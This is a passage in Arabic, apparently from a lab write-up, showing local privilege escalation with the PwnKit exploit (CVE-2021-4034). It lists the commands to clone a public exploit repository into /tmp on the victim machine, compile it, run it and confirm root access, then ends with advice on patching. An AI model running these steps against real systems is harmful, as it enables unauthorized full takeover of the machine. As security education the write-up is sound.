
لتجميع الاستغلال، تم تثبيت الأدوات المطلوبة: sudo apt update sudo apt install git build-essential -y ضمن هذا حصول النظام على المترجم (compiler) والاعتماديات اللازمة. إذا كانت هناك أي مهام خلفية تعمل في apt على النظام، فقم بإنهائها.
نقل / الحصول على كود الاستغلال
تم استنساخ (clone) الاستغلال مباشرةً إلى جهاز الضحية:
cd /tmp
git clone https://github.com/berdav/CVE-2021-4034.git
cd CVE-2021-4034
يُجنّب استخدام /tmp الفوضى ويعكس سلوك المهاجم الواقعي.
تجميع الاستغلال
تم تجميع الاستغلال باستخدام: "make"
أدى هذا إلى إنشاء الملف التنفيذي اللازم لتفعيل الثغرة.
تنفيذ الاستغلال
تم تنفيذ الاستغلال: ./cve-2021-4034
التحقق من تصعيد الامتيازات
بعد التنفيذ، تم تأكيد الوصول إلى صلاحيات root: whoami
المخرجات: root

يعمل هذا الاستغلال لأن pkexec يتعامل بشكل غير صحيح مع متغيرات البيئة، مما يسمح للمهاجمين بتنفيذ كود عشوائي بصلاحيات مرتفعة.
الخاتمة
يُظهر هذا التمرين كيف يمكن لمستخدم منخفض الصلاحيات على ما يبدو أن يصعّد إلى السيطرة الكاملة على النظام من خلال استغلال ثغرة معروفة مثل PwnKit (CVE-2021-4034). ومن خلال الجمع بين الوصول الأولي عبر اختراق بيانات الاعتماد مع الاستكشاف والاستغلال المنهجيين، كان من الممكن تحقيق وصول root دون الاعتماد على سوء التكوين وحده. يسلط هذا الضوء على الأهمية الحاسمة لإدارة التحديثات الأمنية في الوقت المناسب وممارسات التكوين الآمن. حتى ثغرة واحدة يتم تجاهلها يمكن أن تؤدي إلى اختراق كامل للنظام، مما يؤكد الحاجة إلى تقييمات أمنية مستمرة واستراتيجيات دفاعية متعمقة (Defense-in-Depth).







